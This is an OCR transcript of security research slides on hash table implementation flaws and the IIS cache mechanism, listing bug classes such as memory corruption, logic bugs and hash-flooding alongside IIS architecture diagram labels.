
1. Introduction
2. **Our Research**
   a) Hash Table Implementation
   b) Hash Table Usage
   c) IIS Cache Mechanism
3. Vulnerabilities
4. Recommendations

Hash Table Implementation

- Memory corruption bugs
- Logic bugs
  - E.g. CVE-2006-3017 discovered by Stefan Esser - PHP didn't distinguish the type of hash-key leads to unset() a wrong element.
- Algorithmic Complexity Attack such as Hash-Flooding Attack

Hash Table Usage

- Since LKRHash is designed to be a customizable implementation that can be applied to various scenarios, applications have to configure their own table-related functions during initialization.
  - Is the particular function good?
  - Is the logic of the Key-Calculation good?
  - Is the logic of the record selection good?
  - More and more...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
World Wild Web Publishing Service
(W3SVC)
Windows Process Activation Service
(WAS)
HTTP
HTTP.SYS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(W3SVC)
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
applicationHost.config
<?xml version="1.0" encoding="UTF-8"?>
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
World Wild Web Publishing Service
(W3SVC)
Windows Process Activation Service
(WAS)
HTTP
HTTP.SYS


Worker (w3wp.exe)
applicationHost.config
